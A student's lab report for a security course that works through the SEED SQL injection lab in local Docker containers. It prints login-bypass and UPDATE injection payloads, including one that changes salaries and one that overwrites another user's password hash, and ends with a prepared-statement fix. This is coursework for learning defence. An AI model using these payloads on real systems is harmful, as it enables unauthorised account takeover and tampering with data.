Benjamin Haedt

CSCI 476 – Computer Security

Lab 4

5 March 2023

**Environment Setup**

```
# For SQL Injection Lab
10.9.0.5        www.SeedLabSQLInjection.com

# For XSS Lab
```

```
[03/05/23]seed@VM:~/.../04_sqli$ docker-compose up -d
Creating www-10.9.0.5   ... done

Creating mysql-10.9.0.6 ... done
```

**Task 1**


```
[03/05/23]seed@VM:~/.../04_sqli$ dockps
236be8346c17  mysql-10.9.0.6
c41dc8398d50  www-10.9.0.5
[03/05/23]seed@VM:~/.../04_sqli$ docksh mysql-10.9.0.6
root@236be8346c17:/# mysql --user=root --password=dees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 10
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```


```
[03/05/23]seed@VM:~/.../04_sqli$ docksh mysql-10.9.0.6
root@236be8346c17:/# mysql --user=root --password=dees
mysql: [Warning] Using a password on the command line int
erface can be insecure.
```

```
mysql> select * from credential where name="Alice";
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.00 sec)
```

## Task 2.1

The command for this was “Admin’#”, I typed this in the username and nothing in the password.




| Username | EId | Salary | Birthday | SSN | Nickname | Email | Address | Ph. Number |
|---|---|---|---|---|---|---|---|---|
| Alice | 10000 | 20000 | 9/20 | 10211002 | | | | |
| Boby | 20000 | 30000 | 4/20 | 10213352 | | | | |
| Ryan | 30000 | 50000 | 4/10 | 98993524 | | | | |
| Samy | 40000 | 90000 | 1/11 | 32193525 | | | | |
| Ted | 50000 | 110000 | 11/3 | 32111111 | | | | |
| Admin | 99999 | 400000 | 3/5 | 43254314 | | | | |


## Task 2.2


curl 'www.seedlabsqlinjection.com/unsafe_home.php?username=Admin%27%23’

```
[03/05/23]seed@VM:~$ curl 'www.seedlabsqlinjection.com/unsafe_home.php?username=Admin%27%23'
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a
on to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these i
 at
```

```
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_ho
me.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Pro
file</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class
='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='th
ead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SS
N</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><
tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scop
e='row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Rya
n</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40
000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>1
10000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td>
<td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
  </body>
```


**Task 2.3**





Stacking queries in this sql injection lab don't work because the way that the code was programs was to take in the username and password all in one line. For example using pseudo code, "get $username and get $password;". So when we inject new code into the username, it can only take up one line that also is where the password is. If we had something in the code like "get $username; get $password", then we would be able to actually use a stacked query injection. Essentially, we cant go onto the next line because there is no next line to go to when we have a prepared statement, and it is only sending one query to the sql database.

**Task 3**



**Task 3.1**

To change Alice salary, I used the command “ ', salary=1234 where name ='Alice'# “




Alice Profile

| Key | Value |
|---|---|
| Employee ID | 10000 |
| Salary | 1234 |
| Birth | 9/20 |
| SSN | 10211002 |
| NickName | |
| Email | |
| Address | |
| Phone Number | |

**Task 3.2**

To change my boss “Samy” salary, I used the command “ ', salary=1 where name ='Samy'# “, I did this while logged into Alice profile.






```
|  4 | Samy  | 40000 |      1 | 1/11  | 32193525 |            |        |      |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
```

**Task 3.3**

First, I used a sha-1 generator online to find the hash equivalent for sha-1 for the word ‘password’. The hash for password is 5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8. Then I modified the field using the below command in the nickname textbox in Alice’s profile


', Password='5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8' where name ='Samy'#




```
|  4 | Samy  | 40000 |      1 | 1/11  | 32193525 |          |        |      |          | 5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8
```

I was able to log into Samy account using the password ‘password’



```
[03/06/23]seed@VM:~$ curl 'www.seedlabsqlinjection.com/unsafe_home.php?username=Samy&password=password'
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a butt
on to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items
 at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
```


```
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_ho
me.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Pro
file</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class
='container col-lg-4 col-lg-offset-4 text-center'><br><h1><b> Samy Profile </b></h1><hr><br><table class='table table-striped table-bordered'
><thead class='thead-dark'><tr><th scope='col'>Key</th><th scope='col'>Value</th></tr></thead><tr><th scope='row'>Employee ID</th><td>40000</
td></tr><tr><th scope='row'>Salary</th><td>1</td></tr><tr><th scope='row'>Birth</th><td>1/11</td></tr><tr><th scope='row'>SSN</th><td>3219352
5</td></tr><tr><th scope='row'>NickName</th><td></td></tr><tr><th scope='row'>Email</th><td></td></tr><tr><th scope='row'>Address</th><td></t
d></tr><tr><th scope='row'>Phone Number</th><td></td></tr></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
  </body>
  </html>
[03/06/23]seed@VM:~$
```

## Task 4

This has no specifications on what to do for the first part, moving onto step 4.1

## Task 4.1

I copied all code from safe_home.php to unsafe_home.php, and then I stopped, rebuilt and started the docker container for this lab. Once in I tried to use “ Admin’# “, in the username of the login screen but it didn’t work.




```
[03/06/23]seed@VM:~$ docker container restart www-10.9.0.5
www-10.9.0.5
[03/06/23]seed@VM:~$ docker ps
CONTAINER ID        IMAGE                  COMMAND                  CREATED             STATUS              PORTS                  NAMES
236be8346c17        seed-image-mysql-sqli  "docker-entrypoint.s…"   5 hours ago         Up 5 hours          3306/tcp, 33060/tcp    mysql-10.9
.0.6
c41dc8398d50        seed-image-www-sqli    "/bin/sh -c 'service…"   5 hours ago         Up 30 seconds                              www-10.9.0
.5
[03/06/23]seed@VM:~$
```

# Employee Profile Login

USERNAME Alice'#

The account information your provide does not exist.

Go back